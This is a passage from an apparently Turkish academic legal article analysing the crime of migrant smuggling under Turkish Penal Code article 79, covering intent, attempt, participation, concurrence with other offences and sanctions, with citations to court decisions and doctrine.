mevcuttur. TMK m. 5’e göre, bu suçun, terör örgütün faaliyeti çerçevesinde işlenmesi halinde hem TMK hükümlerine göre failin göçmen kaçakçılığı suçundan dolayı alacağı cezada artırım yapılacak (Tezcan, Erdem, & Önok, 2017, s. 98; Özbek, Doğan, Bacaksız, & Tepe, 2017, s. 75) hem de terör örgütü üyeliği suçundan fail cezalandırılacaktır. TCK m. 220 kapsamındaki bir örgüt söz konusu olduğunda da farklı davranmak için bir sebep yoktur. Yargıtay da yukarıda belirttiğimiz gibi TCK m. 220 bakımından bir mahkûmiyet yoksa örgütün varlığının kesin olmaması sebebiyle m. 79/3 bakımından da bir artırım yapılamayacağını kabul etmektedir²⁴.

E. Netice Sebebiyle Ağırlaşan Hal

Göçmen kaçakçılığı suçunun göçmenlerin hayatı bakımından bir tehlike oluşturması halinde netice sebebiyle ağırlaşan hal söz konusudur. TCK m. 79/2’de suçun, mağdurlarının hayatı bakımından bir tehlike oluşturması halinde verilecek cezanın yarısından üçte ikisine kadar arttırılacağı öngörülmüştür. Örneğin, kaçak göçmenlerin kamyon kasalarında havasız olarak veya kış günü dalgalı denizde elverişsiz ve küçük kayıklarda kalabalık şekilde taşınması sırasında hayati tehlike oluşması durumunda verilecek ceza arttırılacaktır. (Kılınçarslan, 2016, s. 858; Bayraktar & Kurt, 2016, s. 147) Aynı şekilde göçmenleri taşıyan teknelerin batması halinde göçmenlerin kurtarılması sonucu hayatta kalmaları durumunda da hayati bir tehlike olduğundan ceza arttırılacaktır. (Kılınçarslan, 2016, s. 864)²⁵ Fiil ile ağırlaşan netice arasında nedensellik bağı olmalı, netice faile objektif olarak yüklenebilmelidir. (Özbek, Doğan, Bacaksız, & Tepe, 2017, s. 73)²⁶ Neticesi sebebiyle ağırlaşan bir hal olduğu için failin bu neticeden sorumlu olması için en azından taksirle hareket etmiş olması gerekir. (Özbek, Doğan, Bacaksız, & Tepe, 2017, s. 73) Ancak unutulmamalıdır ki göçmenler kurtarılamayarak ölmüş iseler (kasten veya taksirle) artık bu nitelikli hale girmeyecektir. Zira artık durum tehlikeyi geçmiş, zarar boyutuna ulaşmıştır. (Bayraktar & Kurt, 2016, s. 147) Aynı bir suç meydana gelmiştir. 765 s. Kanunda ölüm, neticesi sebebiyle ağırlaşmış bir hal olarak düzenlenmişti. Değişiklikten sonra ölüm bu hallerden çıkarılmıştır. Bunun sonucu olarak göçmen kaçakçılığı suçunun işlenmesi sonucunda ölüm meydana gelmişse fail bu ölümden gerçek içtima hükümleri gereğince sorumlu tutulacak ve oluşan yeni suç sebebiyle faile ayrıca ceza verilecektir. (Yenigün, 2010, s. 95; Soyaslan, 2014, s. 120)²⁷ Aynı husus yaralama için de geçerlidir. Göçmenlerin yaralanması bu suçun bir unsuru olmadığı gibi neticesi sebebiyle ağırlaşan haller içinde de yer almamaktadır. Bu sebeple bu suçun işlenmesi sırasında

²⁴ Y18CD, 17.05.2017, 2017/3280, 2017/6006 (yargıtay.gov.tr, tarih yok)

²⁵ Y12CD, 28.06.2016, 7331/10949 (Artuk, Gökçen, Alşahin, & Çakır, 2017, s. 25, dn. 77)

²⁶ Y18CD, 01.07.2015, 30988/3863 (Artuk, Gökçen, Alşahin, & Çakır, 2017, s. 25, dn. 78)

²⁷ Y8CD, 16.12.2015, 2015/9599, 2015/19317 (Kılınçarslan, 2016, s. 859)

göçmenlerin yaralanmaları (kasten veya taksirle) halinde faile ayrıca ceza verilecektir. (Yenidünya A. S., 2015, s. 27; Tezcan, Erdem, & Önok, 2017, s. 97)

III. TİPİKLİĞİN MANEVİ UNSURU

Göçmen kaçakçılığı suçu kasten işlenebilir²⁸. Failin bu fiilini yasal olmayan yollarla yapması ve bunun hukuka aykırı olduğunu bilerek yapması gerekir. Ancak kişinin kastın yanında «doğrudan doğruya veya dolaylı olarak maddi bir yarar elde etmek maksadıyla» bu suçu işlemesi gerekir. (Parlar & Hatipoğlu, 2008, s. 1223; Şen, 2006, s. 246)²⁹. Suçun alacak hakkı, bağış, taşınır veya taşınmaz mal, borçtan kurtarma veya piyasa değerinin altında verilen bir mal karşılığı işlenmiş olması örnek gösterilebilir. (Özbek, Doğan, Bacaksız, & Tepe, 2017, s. 76; Bayraktar & Kurt, 2016, s. 143) Fakat cinsel ilişki sağlanması gibi manevi yararlar karşılığında bu suç işlenemez. (Tezcan, Erdem, & Önok, 2017, s. 99; Artuk, Gökçen, Alşahin, & Çakır, 2017, s. 31; Özbek, Doğan, Bacaksız, & Tepe, 2017, s. 75-76; Bayraktar & Kurt, 2016, s. 143; Parlar & Hatipoğlu, 2008, s. 1224) Bu suç ancak belli maksatlarla işlenebildiği için, olası kastla işlenmesi mümkün değildir. (Özbek, Doğan, Bacaksız, & Tepe, 2016, s. 274; Öztürk & Erdem, 2017, s. 308; Akbulut, 2017, s. 353; Yenerer-Çakmut, 2010, s. 125; Yenidünya & Alşahin, 2009, s. 36) (Artuç, 2007, s. 59; Artuk, Gökçen, Alşahin, & Çakır, 2017, s. 32; Özbek, Doğan, Bacaksız, & Tepe, 2017, s. 74) Keza bu suç taksirle de işlenemez. (Parlar & Hatipoğlu, 2008, s. 1223) Örneğin geminin dümeninin kilitlemesi ya da havanın sisli olması nedeniyle yanlış sonucu Türk karasularına girilmesi halinde bu suç işlenmiş olmayacaktır. (Arslan & Azizağaoğlu, 2004, s. 302)

Maddi yarar elde etme maksadı yeterli olup bu yararın fiili olarak sağlanmış olması şart değildir. (Akbulut, 2017, s. 353; Tezcan, Erdem, & Önok, 2017, s. 100; Yenerer-Çakmut, 2010, s. 125; Soyaslan, 2014, s. 119; Artuk, Gökçen, Alşahin, & Çakır, 2017, s. 31) (Özbek, Doğan, Bacaksız, & Tepe, 2017, s. 75; Bayraktar & Kurt, 2016, s. 143; Donay, 2007, s. 128) Belirtilen bir ücrette anlaşılmış olması ve fakat fiil işlendikten sonra bu ücretin faile ödenmemiş olması halinde dahi göçmen kaçakçılığı suçu oluşacaktır. Yine menfaatin bizzat göçmenler tarafından sağlanmış olması şart olmayıp başkaları tarafından da sağlanabilir. (Tezcan, Erdem, & Önok, 2017, s. 100; Doğan, 2008, s. 140; Özbek, Doğan, Bacaksız, & Tepe, 2017, s. 76; Bayraktar & Kurt, 2016, s. 143) Aynı şekilde menfaatin faile değil de örneğin onun belirlediği üçüncü bir kişiye sağlanmış olması halinde de suç oluşacaktır. Menfaatin bizzat faile sağlanması şart değildir. (Evik, 2005, s. 167; Tezcan, Erdem, & Önok, 2017, s. 100)

Menfaatin illaki haksız bir menfaat olması şart değildir³⁰. Örneğin bir seyahat acentesi kişiyi normal bedeli karşılığı yasal olmayan yollardan ülkeye soksa veya ülke dışına çıkarsa yine bu suç oluşacaktır. (Doğan, 2008, s. 141; Özbek, Doğan, Bacaksız, & Tepe, 2017, s. 76; Bayraktar & Kurt, 2016, s. 144) Çünkü seyahat acentesi yasal olmayan yolları kullanmaktadır.

Dikkati çeken diğer bir konu da ikamet izinleri, vize süreleri vb. sona ermiş olması nedeniyle ülkemizde yasadışı olarak kalmakta olan kişilere yasal değeri karşılığı evini kiralayan veya iş yerinde çalıştıran kişilerin eylemlerinin bu suçu oluşturup oluşturmayacağıdır. (Erel, 2007, s. 278) Doktrinde çoğunluk kişi tarafından yasal olmayan yollarla ülkede bulunan kişilere, evini rayiç bedeliyle kiralayan kişinin, maddi menfaat sağlamak amacıyla bu kişilerin ülkede kalmasına imkân sağladığı için haksız bir menfaat sağlamamış olsa bile, göçmen kaçakçılığı suçundan sorumlu tutulacağı belirtilmektedir. (Artuk, Gökçen, Alşahin, & Çakır, 2017, s. 31; Yenidünya & Alşahin, 2009, s. 35; Tezcan, Erdem, & Önok, 2017, s. 100; Özbek, Doğan, Bacaksız, & Tepe, 2017, s. 76) Doktrinde bir görüşe göre ise yabancının bu durumunu bilerek, normal ücreti karşılığında çalıştırılması halinde göçmen kaçakçılığı suçu oluşmayacaktır. (Erel, 2007, s. 280)³¹. Kanaatimizce her ne kadar göçmen yasal olmayan yollarla ülkede

²⁸ “Sanığın, kaçak göçmenlerin taşındığı kamyonunda ikinci şoför olarak bulunan diğer sanığın kendisine Mersin’e gitme teklifini işi olmadığından kabul ettiğine, kamyonun cevaz yüklü olduğunun söylendiğine, arabada göçmen olduğunu yakalanınca öğrendiğine’ dair savunmasının diğer sanık tarafından doğrulanması ve kapalı kamyonun yakalama anında mühürlü olması karşısında, sanığın savunmasının aksine mahkûmiyetine yeterli kesin ve inandırıcı delil elde edilemediğinden beraatine karar verilmesi..” YCGK, 25.05.2010, 2010/8-68, 2010/118 (Arslan, 2011, s. 385); Y18CD, 15.02.2017, 2015/31219, 2017/1740 (Artuk, Gökçen, Alşahin, & Çakır, 2017, s. 31, dn. 92)

²⁹ Fiilin kanuni tanımında belirtilen maksatla işlenmemesi halinde suçun haksızlık niteliği gerçekleşmeyecektir. (Koca & Üzülmüş, 2016, s. 244; Akbulut, 2017, s. 353)

³⁰ Aksi görüş için bkz.: Evik, 2005, s. 167.

³¹ Fakat 5683 sayılı Yabancıların Türkiye’de İkamet ve Seyahatleri Hakkında Kanun’un 16. maddesine göre; “Evlerinde veya idareleri altında bulunan yerlerde bir yabancıyı her hangi bir sıfatla çalıştıran hakiki veya hükmi her şahıs o yabancının adını ve soyadını, tabiiyetini, mesleğini, taşıdığı ikamet tezkeresinin tarih ve sayısını, ikametgâh adresini ve

bulunsa da failin de o kişinin hukuka aykırı olarak ülkede kalmasına imkân sağlaması gerekir. Fail, kastı dışında ayrıca hukuka aykırılık bilinciyle hareket etmeli ve yasal olmayan yani hukuka aykırı yolları kullanmalıdır. (Evik, 2005, s. 157,162) Bir kişiye rayiç bedeliyle ev kiralamak yasaya aykırı değildir. Zira ev sahipleri çoğu zaman kendileri bile bizzat ilgilenmeyip sadece kira gelirini alabilmek için evlerini kiralamakta olup, her bir kiracıyı incelemek zorunlulukları da bulunmamaktadır. Bir kişiye acıdığı için evini kiralayan kişi de bu suçtan sorumlu olmamalıdır. Çünkü manevi unsur eksiktir. Fakat kişi eğer ki evini yalnızca ülkede kalma izni olmayan göçmenlere kiraya veriyorsa, yalnızca bu amaç için kullanıma tahsis etmişse o zaman suçun oluştuğunu aksi takdirde ev sahibinin göçmen kaçakçılığı suçundan sorumlu olmayacağını belirtmek gerekir. Diğer bir kriter failin yasal olmayan yollarla gerçekleştirdiği bu fiilini doğrudan doğruya veya dolaylı olarak maddi menfaat elde etmek amacıyla gerçekleştirmesidir. Dolayısıyla bize göre yasal olmayan yollardan ülkemizde kalan bir yabancıya bu durumunu bilse bile, acıması sebebiyle oturması için evini veren kişi doğruya veya dolaylı olarak maddi menfaat elde etmek amacıyla hareket etmediği için bu suç oluşmamaktadır. Ancak fail, yabancının bu durumundan yararlanarak çok düşük bir ücrette çalıştırmak, bunun karşılığında da ülkede kalmasını bu yolla sağlamak suretiyle veyahut maddi menfaat elde etmek amacıyla evini rayiç bedelinin üzerinde bir fiyata kiralamak suretiyle göçmenin ülkede kalmasına imkân sağlıyorsa bu suçun oluşabileceğini söyleyebiliriz. (Erel, 2007, s. 281) Normal değeri ile evin kiralanması halinde ise maddi menfaat elde edilse dahi yukarıda da belirttiğimiz gibi fiil hukuka aykırı yollarla işlenmediği için suç oluşmamalıdır.

IV. HUKUKA AYKIRILIK ve KUSURLULUĞU ETKİLEYEN NEDENLER

Bu suç bakımından herhangi bir hukuka uygunluk sebebi kabul edilmiş değildir. Burada üzerinden durulması gereken nokta "rızanın" bu suçta hukuka uygunluk sebebi olup olmayacağıdır. Mağdurun rızası bu suçta geçerli değildir. Zira mağdurun rızası zaten bu suçun bir unsuru olup, suçu hukuka uygun hale getirmemektedir. (Evik, 2005, s. 167; Bayraktar & Kurt, 2016, s. 144; Özbek, Doğan, Bacaksız, & Tepe, 2017, s. 74; Tezcan, Erdem, & Önok, 2017, s. 101) Ayrıca göçmenin rızasının ülkeye giriş-çıkış veya kalmaya ilişkin kamu düzeni ve kuralları üzerinde herhangi bir etkisi yoktur. (Özbek, Doğan, Bacaksız, & Tepe, 2017, s. 74) Mağdurun rızası, failin hileli davranışları ile veya tehdit baskı, cebir şiddet vs. yollarla elde edilmişse duruma göre dolandırıcılık, insan ticareti gibi farklı suçlar oluşur. (Evik, 2005, s. 166; Özbek, Doğan, Bacaksız, & Tepe, 2017, s. 74; Tezcan, Erdem, & Önok, 2017, s. 101; Arslan & Azizağaoğlu, 2004, s. 295)

Bu suç bakımından kusurluluğu etkileyen hallerden ise zorunluluk halini de değerlendirmek gerekir. Her ne kadar iç savaş, açlık, siyasal nedenler, ölüm veya ağır cezalardan kurtulmak amacı ile başka ülkeye gitmeye çalışan kişilere bu imkân sağlansa da göçmen kaçakçısı kişi bunu maddi menfaat elde etmek amacıyla yaptığı için üçüncü kişi lehine zorunluluk halinden bahsetmek de mümkün değildir. (Bayraktar & Kurt, 2016, s. 145; Tezcan, Erdem, & Önok, 2017, s. 101-102)

V. SUÇUN ÖZEL GÖRÜNÜŞ ŞEKİLLERİ

A. Teşebbüs

22.07.2010 tarihinde yapılan değişiklikten sonra «Suç, teşebbüs aşamasında kalmış olsa dahi tamamlanmış gibi cezaya hükmolunur.» hükmü kanun maddesine eklenmiştir.

Suç bakımından icra hareketlerinin ne zaman başladığını tespit etmek gerekir. Bir görüşe göre failin suç teşkil eden fiilini göçmenlere açıklaması ile maddi menfaat konusunda anlaşılması, göçmenlerin rızasının alınması ile yine göçmenlerin sınırdan geçirilmek için ülke içinde sınıra kadar taşınması ile icra hareketleri başlamış sayılır. Bundan önceki hareketler örneğin araç hazırlanması, ev kiralanması vs. hazırlık hareketleridir. (Özbek, Doğan, Bacaksız, & Tepe, 2017, s. 78) Başka bir görüşe göre ülke dışına çıkma bakımından göçmenlerin bulundukları yerden araçlara konularak yola çıkılmasıyla birlikte, ülkede kalmaya imkân sağlama bakımından ise göçmenlerin bir eve götürülmesi hareketiyle icra hareketi başlamıştır. (Hakeri, 2004, s. 7; Kılınçarslan, 2016, s. 860) Bir görüşe göre ülkede kalmak için vize süresi dolmasına iki gün kalan birinin ülkede kalmasını sağlama karşılığı para konusunda anlaşma halinde icra hareketleri başlamış olacak, bu nedenle süre bitmeden yakalanma durumunda fiil teşebbüs aşamasında kalmış olacaktır. (Artuç, 2007, s. 60) İcra hareketlerinin başlangıcı

gördüğü işle aldığı maaş ve ücret miktarını gösterir imzalı bir beyannameyi yabancının işe başlamasını takip eden en çok 15 gün içinde en yakın polis veya jandarma karakoluna vermeğe mecburdurlar.”

açısından Yargıtay göçmenler ile anlaşma sağlanması, plan hazırlanması ve bu planın icrası kapsamında harekete geçilmiş olmasını icra hareketlerine başlanmış olarak kabul etmektedir³².

Yabancıнын yasal olmayan yollardan ülkeye sokulması bakımından suç salt hareket suçudur, ancak hareketler parçalara ayrılabilir nitelikte olduklarından teşebbüse elverişli olup ülkeye girildiği anda suç tamamlanır. (Erel, 2007, s. 284; Artuç, 2007, s. 60; Tezcan, Erdem, & Önok, 2017, s. 104) Bu görüşe göre örneğin gemi kazanının içine saklanan mağdurların liman polisi tarafından tespit edilmeleri ya da ihbar üzerine, geçiş kapısında kamyonun arka kasasını teftiş eden polislerin, malların arkasında gizlenmiş göçmenleri bulmaları halinde suç teşebbüs aşamasında kalmış olacağı belirtilmektedir. (Tezcan, Erdem, & Önok, 2017, s. 104) Fakat ülkeye karasuları da ülkeye dâhil olduğundan kanaatimizce karasularına girildiği anda suç tamamlanmış olur.

Yurt dışına çıkmaya imkân sağlama bakımından kanunun ifadesine bakıldığında yurt dışına çıkılmış olmasa bile buna yardımcı, imkân sağlayan hareketlerin yapılmasıyla suç tamamlanmış olmaktadır. Ancak yukarıda da belirttiğimiz gibi Yargıtay; bu hareket bakımından suçun tamamlanmış olması için ülke karasuları, hava sahası veya kara sınırlarının dışına çıkılmasını aramaktadır³³. Fakat biz bu görüşe katılmayıp, bu halde dahi imkân sağlama hareketleri yapıldığı için suçun tamamlanmış olduğunu düşünmekteyiz. Daha önce de belirttiğimiz gibi artık teşebbüs halinde de suç tamamlanmış gibi cezaya hükmolunacağından, bunun pratik anlamda bir önemi kalmamıştır.

Yabancıнын ülkede kalmasına imkân sağlamak bakımından, suç kural olarak kesintisizdir, belli bir süre devam etmesi gerekir. Fakat göçmene sahte nüfus cüzdanı temin etmek gibi ani olarak işlenmesi de mümkün olup bu hareketin yapılmasıyla suç tamamlanmış olur. Bu hareket bağlamında da teşebbüsün mümkün olduğu savunulmaktadır. Buna göre; Türkiye’ye yasa dışı yollardan sokulacak kişilere ev kiralayanın fiili, göçmenler ülkeye giriş yapılırken yakalanır ise, teşebbüs aşamasında kalmış olacaktır. (Erel, 2007, s. 285; Artuk, Gökçen, Alşahin, & Çakır, 2017, s. 33; Tezcan, Erdem, & Önok, 2017, s. 104)

Türkiye’nin transit ülke olarak kullanılması durumunu da olayın özelliğine göre değerlendirmek gerekir. Örneğin; komşu bir ülkeden Türkiye’ye gelen, buradan da yasadışı yollardan nihai olarak Almanya’ya götürülmek istenen göçmenler yasadışı yollardan çıkarılmadan yakalanmış ise suç teşebbüs aşamasında kalmıştır. Zira Türkiye’ye yasal yollardan girmiş ve fakat yasadışı yollarla çıkarken yakalanmışlardır. Ancak Türkiye’ye girişleri de yasadışı yollardan olmuş ise artık suç tamamlanmış sayılır. Zira göçmenlerin yasadışı yollardan Türkiye’ye sokulması da bu suçun seçimlik hareketlerinden birisidir. (Artuk, Gökçen, Alşahin, & Çakır, 2017, s. 33-34; Tezcan, Erdem, & Önok, 2017, s. 104)

B. İştirak

Göçmen kaçakçılığı suçu iştirak açısından bir özellik arz etmeyip, bu suçta iştirakin her şekli mümkündür. (Evik, 2005, s. 171; Artuk, Gökçen, Alşahin, & Çakır, 2017, s. 36; Özbek, Doğan, Bacaksız, & Tepe, 2017, s. 79; Bayraktar & Kurt, 2016, s. 155; Tezcan, Erdem, & Önok, 2017, s. 107) Tereddüt oluşturan husus ise göçmen kaçakçılığı suçunun tanımında yer alan “imkân sağlama” fiilidir. İmkân sağlama, TCK m. 39 kapsamında yardım etme fiilleri arasında sayıldığından şerik sıfatıyla cezalandırılmayı gerektirse de bu fiil aynı zamanda göçmen kaçakçılığı suçunun maddi unsurları arasında yer aldığından kişi bu suç anlamında yardım eden sıfatıyla şerik değil, fail olarak sorumlu tutulacaktır. (Özbek, Doğan, Bacaksız, & Tepe, 2017, s. 79; Tezcan, Erdem, & Önok, 2017, s. 107; Yenerer-Çakmut, 2010, s. 129; Bayraktar & Kurt, 2016, s. 156) Ancak suça katılmaksızın, müşterek suç işleme kararı ve hâkimiyeti olmaksızın sadece faillere bu hususta yardım eden kişi, örneğin aracını geçici olarak faillere vermiş olan kişi, ya da hangi yol güzergâhının kullanılması gerektiği konusunda faillere yol gösteren kişi yardım eden olarak sorumlu tutulacaktır. (Yenidünya & Alşahin, 2009, s. 43; Artuk, Gökçen, Alşahin, & Çakır, 2017, s. 36; Özbek, Doğan, Bacaksız, & Tepe, 2017, s. 79; Tezcan, Erdem, & Önok, 2017, s. 107) (Kılınçarslan, 2016, s. 862; Bayraktar & Kurt, 2016, s. 156) Çünkü müşterek faillikten söz edebilmek için birlikte suç işleme kararının yanı sıra fiil üzerinde müşterek hâkimiyetin de kurulmuş olması gerekir. Bu bakımdan göçmenlerin yurt dışına ya da ülkeye sokulması için kendisine ait aracı sadece ödünç veren kişi yardım eden olarak, aracını aynı zamanda kullanarak göçmenleri taşıyan araç sahibi ise fail olarak cezalandırılacaktır. (Özbek, Doğan, Bacaksız, & Tepe,

³² Y8CD, 10.12.2007, 2006/7752, 2007/8821.

³³ YCGK, 5/4/2011, 2010/204, 2011/39; Aynı yönde bkz.: YCGK, 15.4.2008, 2008/8–33, 2008/83; YCGK, 10.2.2009, 2008/8-221, 2009/20, (Ekşi, Arslan, & Ayıcı, 2011, s. 258)

2017, s. 79; Tezcan, Erdem, & Önok, 2017, s. 107) Göçmen kaçakçılığı suçuna azmettirmek de mümkündür. Bir kişiye, onun üzerinde hâkimiyet kurmadan bu suç işlenmesi konusunda karar aldırarak kişi azmettiren olarak sorumlu tutulacaktır. (Özbek, Doğan, Bacaksız, & Tepe, 2017, s. 79) Fakat göçmenler azmettiren veya yardım eden olarak sorumlu tutulamazlar. (Artuk, Gökçen, Alşahin, & Çakır, 2017, s. 36) Bu kişilerin ancak Pasaport Kanunu veya 6458 sayılı Yabancılar ve Uluslararası Koruma Kanunu hükümleri gereğince idari sorumlulukları gündeme gelebilir.

C. İctima

Aynı suç işleme kararı kapsamında aynı göçmenlerin kısa zaman aralıklarıyla birden fazla ülke dışına çıkarılması halinde de zincirleme suç hükümlerinin uygulanması gerekir. (Artuk, Gökçen, Alşahin, & Çakır, 2017, s. 37; Yenerer-Çakmut, 2010, s. 128; Bayraktar & Kurt, 2016, s. 153)³⁴ Göçmen kaçakçılığı suçunda mağdurları göçmen olarak kabul edersek bir fiille birden fazla kişiye karşı işlenmiş bir göçmen kaçakçılığı suçu oluşacak ve aynı neviden fikri ictima gereği bir ceza verilip bu ceza arttırılacaktır (TCK m.43/2). Ancak göçmenler suçun mağduru sayılmaz ise bir göçmen kaçakçılığı suçunun oluştuğunu söylemek gerekecektir. Yargıtay göçmenleri suçun mağduru olarak kabul etmediği için 2006 tarihli kararında bu suç için aynı neviden fikri ictima olmayacağı ve zincirleme suç hükümlerinin uygulanmayacağına karar vermiştir³⁵. Doktrinde aynı yönde görüşler mevcuttur. (Artuk, Gökçen, Alşahin, & Çakır, 2017, s. 37; Özbek, Doğan, Bacaksız, & Tepe, 2017, s. 81; Donay, 2007, s. 127) Ancak biz göçmenlerin madde metni gereği mağdur kabul edilmesi sebebiyle birden fazla göçmenin aynı anda ülkeye sokulması, ülkeden çıkarılması veya ülkede kalmalarına imkân sağlanması bakımından aynı neviden fikir ictima gereği zincirleme suç hükümlerinin uygulanması gerektiğini düşünmekteyiz³⁶.

765 s. Kanuna nazaran 5237 s. Kanunda ölüm hali nitelikli bir hal olarak düzenlenmemiştir. Bununla birlikte failin eylemi tek fiil olarak kabul edilemez. (Özbek, Doğan, Bacaksız, & Tepe, 2017, s. 80; Tezcan, Erdem, & Önok, 2017, s. 105) Göçmen kaçakçılığı suçunun işlenmesi sırasında göçmenlerin vücut bütünlüklerine gelebilecek zararlardan ötürü fail göçmen kaçakçılığı suçunun yanı sıra kasten veya taksirle öldürme, kasten veya taksirle yaralama suçlarını işlemiş ise bu suçlardan da ayrıca cezalandırılacaktır. (Evik, 2005, s. 169; Özbek, 2008, s. 156; Artuk, Gökçen, Alşahin, & Çakır, 2017, s. 38; Özbek, Doğan, Bacaksız, & Tepe, 2017, s. 80) (Tezcan, Erdem, & Önok, 2017, s. 105; Bayraktar & Kurt, 2016, s. 154-155; Yenigün, 2010, s. 95; Yenidünya A. S., 2015, s. 27; Yenerer-Çakmut, 2010, s. 128) Kasten yaralama veya kasten öldürme halinde faile mağdur sayısının ceza verilecektir. (Yenidünya A. S., 2015, s. 27; Kılınçarslan, 2016, s. 864)

Göçmen kaçakçılığı suçunun örgüt faaliyeti kapsamında işlenmesi cezayı ağırlaştıran bir nitelikli hal olarak düzenlenmiştir. Bu durumda failin TCK m. 220 kapsamında suç işlemek amacıyla örgüt kurma suçundan da cezalandırılıp cezalandırılmayacağı tartışma konusudur. Fakat biz nitelikli haller başlığı altında belirttiğimiz gerekçelerle failin her iki suçtan ayrı ayrı cezalandırılması gerektiğini düşünmekteyiz.

TCK'nın 212. maddesine göre; *“sahte resmi veya özel belgenin bir başka suçun işlenmesi sırasında kullanılması halinde, hem sahtecilik hem de ilgili suçtan dolayı ayrı ayrı cezaya hükmolunur.”* Dolayısıyla göçmenlerin ülkeye yasal olmayan yollardan giriş veya çıkışlarının sahte pasaport veya sahte vize kullanılarak sağlanması halinde, gerçek ictima hükümleri uygulanacak ve fail, hem göçmen kaçakçılığı ve hem de sahtecilik suçundan dolayı sorumlu tutulacaktır. (Evik, 2005, s. 169; Yenidünya & Alşahin, 2009, s. 46; Artuk, Gökçen, Alşahin, & Çakır, 2017, s. 39; Özbek, Doğan, Bacaksız, & Tepe, 2017, s. 82) (Yenerer-Çakmut, 2010, s. 128; Tezcan, Erdem, & Önok, 2017, s. 105; Bayraktar & Kurt, 2016, s. 154; Donay, 2007, s. 128)

Göçmen kaçakçılığı ile birlikte dolandırıcılık suçu da işlenmiş olabilir. Bu halde fikri ictima gereği hangisinin cezası daha ağırsa fail yalnızca o suçtan cezalandırılır³⁷.

Göçmenlerin rüşvet verilmesi suretiyle yurda sokulması durumunun da ictima hükümleri açısından değerlendirilmesi gerekmektedir. TCK'ya göre bu durumda bir fiille hem göçmen kaçakçılığı

³⁴ Y8CD, 05.10.2006, 6027/7344 (Özbek, 2008, s. 157, dn. 300)

³⁵ Y8CD, 25.04.2006, 2028/3617

³⁶ Aynı yönde bkz.: Evik, 2005, s. 171; Bayraktar & Kurt, 2016, s. 152; Tezcan, Erdem, & Önok, 2017, s. 1056; Soyaslan, 2014, s. 120; Farklı bir gerekçeyle aynı yönde bkz.: Özbek, 2008, s. 156; Yenerer-Çakmut, 2010, s. 128.

³⁷ Y8CD, 18.10.2006, 5015/7663, (Artuk, Gökçen, Alşahin, & Çakır, 2017, s. 37; Özbek, Doğan, Bacaksız, & Tepe, 2017, s. 80; Yenerer-Çakmut, 2010, s. 128)

hem de rüşvet suçu olduğundan failin, TCK m. 44'e göre fikri içtima kuralları gereği ağır olan rüşvet verme suçundan cezalandırılması gerekecektir. (Yenidünya A. S., 2015, s. 94; Tezcan, Erdem, & Önok, 2017, s. 105) Ancak somut olayın özelliğine bakılmalı failin eyleminin tek olup olmadığı tespit edilmelidir³⁸. Eğer iki farklı eylem varsa iki farklı suç oluşacaktır.

Göçmen kaçakçılığı suçu ile insan ticareti suçu arasındaki ilişkiye de değinmek gerekir. Göçmenler yasadışı yollarla insan ticareti suçunda belirtilen amaçların gerçekleştirilmesi için ülkeye sokulur veya ülke dışına çıkarılır ise bunlar insan ticareti suçunun da seçimlik hareketleri olduğundan artık insan ticareti suçundan söz edilir. Ancak başlangıçta ülkeye yasadışı göçmen olarak sokulan kişilerin daha sonra içerisinde bulundukları çaresizlikten faydalanarak 80. maddede belirtilen amaçlar için sevk edilmeleri, nakledilmeleri veya barındırılmaları halinde hem göçmen kaçakçılığı hem de insan ticareti suçu oluşacak ve her iki suç farklı fiillerle işlendiğinden fail her iki suç için ayrı ayrı cezalandırılacaktır. (Yenidünya & Alşahin, 2009, s. 20; Artuk, Gökçen, Alşahin, & Çakır, 2017, s. 31; Özbek, Doğan, Bacaksız, & Tepe, 2017, s. 75,96; Tezcan, Erdem, & Önok, 2017, s. 106; Bayraktar & Kurt, 2016)

VI. SORUŞTURMA USULÜ ve YAPTIRIM

Göçmen kaçakçılığı suçu şikâyet tabii olmayıp, re'sen soruşturulan bir suç tipidir. TCK m. 79/1-a ve b bentlerinde bahsi geçen eylemlerin gerçekleştirilmesi halinde 3 yıldan 8 yıla hapis on bin güne kadar adli para cezasına hükmolunacaktır. Burada adli para cezası hapis cezasına alternatif bir yaptırım olmayıp, hapis cezası ile birlikte uygulanacaktır. Maddenin 2. fıkrasının a ve b bentlerinin ihlali halinde ise cezanın artırılması yoluna gidilecektir. Diğer yandan suçun bir örgütün faaliyeti çerçevesinde işlenmesi de cezanın artırılmasını gerektiren hallerden biridir.

Göçmen kaçakçılığı suçunda görevli mahkeme cezanın üst sınırı dikkate alındığında Asliye Ceza Mahkemesidir³⁹.

Suçun bir tüzel kişinin faaliyeti çerçevesinde işlenmesi halinde, bunlara özgü güvenlik tedbirleri uygulanacaktır. Ayrıca TCK m. 54 ve 55 de düzenlenen eşya ve kazanç müsaderesi de tüzel kişiler bakımından uygulanabilecektir.

SONUÇ

Göçmen kaçakçılığı gerek bu suça doğrudan muhatap olan göçmenler; gerekse bizatihi devlet üzerinde ciddi zararlara yol açmaktadır. Her ne kadar Yargıtay tarafından ve doktrindeki bazı görüşlere göre göçmenlerin suçun konusunu oluşturduğu, mağdur olmadıkları kabul edilse de TCK m. 79/2'de göçmen kaçakçılığının, mağdurların; hayatı bakımından bir tehlike oluşturması, onur kırıcı bir muameleye maruz bırakılarak işlenmesi halinden söz edildiği için, göçmenlerin suçun mağduru olduğu kabul edilmelidir.

22.07.2010 tarih ve 6008 sayılı kanun ile TCK m. 79'a yapılan "suçun teşebbüs aşamasında kalsa dahi, tamamlanmış gibi cezaya hükmolunur" ilavesi yukarıda bahsedilen sebepler bir kül olarak düşünüldüğünde, suç bakımından son derece isabetli olmuştur. İlave yapılan hüküm gerek toplum gerekse göçmenler üzerinde ciddi zararlar oluşturan bu suçun önüne geçilmesi bakımından önemlidir.

Burada vatandaşların yasadışı yollardan ülkeye sokulmaları ya da ülkede kalmalarını sağlamak fiilinin göçmen kaçakçılığı suçunu oluşturmayaacağı söylemeliyiz. Çünkü Any. m. 23/son gereği "Vatandaş sınır dışı edilemez ve yurda girme hakkından yoksun bırakılamaz".

Göçmen kaçakçılığı suçunun bir örgütün faaliyeti kapsamında işlenmesi halinde failin hem göçmen kaçakçılığı suçunun nitelikli halinden hem de suç işlemek amacıyla örgüt kurma suçundan ayrı ayrı sorumlu olması gerektiğini düşünüyoruz. Bu halde hem TCK m. 220/4'e uygun olacak hem de örgütün korkutucu gücünün fazlalığı ve işlenmesini kolaylaştırması sebebiyle yapılan bu artırımın amacına uygun adil sonuçlar olacaktır. Yargıtay da yukarıda belirttiğimiz gibi TCK m. 220 bakımından bir mahkûmiyet yoksa örgütün varlığının kesin olmaması sebebiyle m. 79/3 bakımından da bir artırım yapılamayacağını kabul etmektedir.

